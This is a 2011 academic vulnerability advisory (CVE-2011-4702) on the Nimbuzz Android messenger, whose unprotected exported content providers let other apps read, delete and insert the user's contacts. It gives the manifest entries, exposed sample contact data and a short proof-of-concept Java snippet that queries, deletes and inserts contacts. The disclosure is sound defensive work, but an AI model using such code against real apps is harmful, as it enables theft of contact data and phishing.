Vulnerability in *Nimbuzz* for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

December 2, 2011

Abstract

We found that *Nimbuzz* 2.0.8 and 2.0.10 have a vulnerability that allows a malicious application to access and manipulate the user's contacts.

1 Application Information

Package Name	com.nimbuzz
Full Name	Nimbuzz
Version	2.0.8 and 2.0.10 (the latest version in the Android market)
Category	Communication
Installs	1,000,000 - 5,000,000
Average Rating	4.0/5.0 from 35,174 users

CVE Reference	CVE-2011-4702
Vendor	*Nimbuzz B.V.*, http://www.nimbuzz.com
Vendor Response	Null

2 Description

Nimbuzz exposes the following content providers in the AndroidManifest.xml file, which are not properly protected:

-
  ```
  <provider android:name=".services.CountryCodeSearchProvider"
  android:authorities="com.nimbuzz.services.countrycodesearchprovider" />
  ```

-
  ```
  <provider android:name=".provider.ContactProvider"
  android:authorities="com.nimbuzz.provider.imclient" />
  ```


-
  ```
  <provider android:name=".provider.FavoriteContactProvider"
  android:authorities="com.nimbuzz.provider.favorites" />
  ```

Through the provider com.nimbuzz.ContactProvider, a malicious application on the same device can query, modify and delete the user's contacts and insert new contacts.

*** authors with equal contributions**

3 Impact

This vulnerability enables an adversary to access and manipulate the user's contacts. For example, a malicious application on the same device can obtain a contact's email address, personal message, and status, as shown in Figure 1, without being noticed by the user. Moreover, the vulnerability empowers an attacker to delete and insert a contact. Thus, an attacker can easily launch a phishing attack by first deleting a contact and then inserting a fake contact with similar name in order to lure the user to send messages to the fake contact



```
content://com.nimbuzz.provider.
imclient/contact_list_view
```

```
1[community_id]: 7
2[_id]: jimmy@bot.nimbuzz.com
2[avatar]: null
2[presence]: 0
2[name_to_display]: Jimmy Testbot
2[personal_message]: Chat with me to test
Nimbuzz
2[role]: 1
2[community_id]: 7
3[_id]: testpolyu2%gmail.com@gtalk.nimbuzz.com
3[avatar]: null
3[presence]: 0
3[name_to_display]: testpolyu2
3[personal_message]: i am in gtalk:-)
3[role]: 1
3[community_id]: 4
```

Figure 1: User's contacts are exposed.

4 Solution

We are trying our best to contact *Nimbuzz B.V.* to fix this security issue. Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

The vulnerable content provider and the corresponding table are listed as follows:

Content Provider Authority	Table Name
com.nimbuzz.provider.imclient	contact_list_view

Sample attack codes:

```
providerUri =
Uri.parse(“content://com.nimbuzz.provider.imclient/contact_list_view”)
ContentResolver cr  = this.getContentResolver();

//Delete contact
int nCount = cr.delete(providerUri, null, null);

//Query contact
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Insert contact
ContentValues values = new ContentValues();
....
outUri = cr.insert(providerUri, values);
```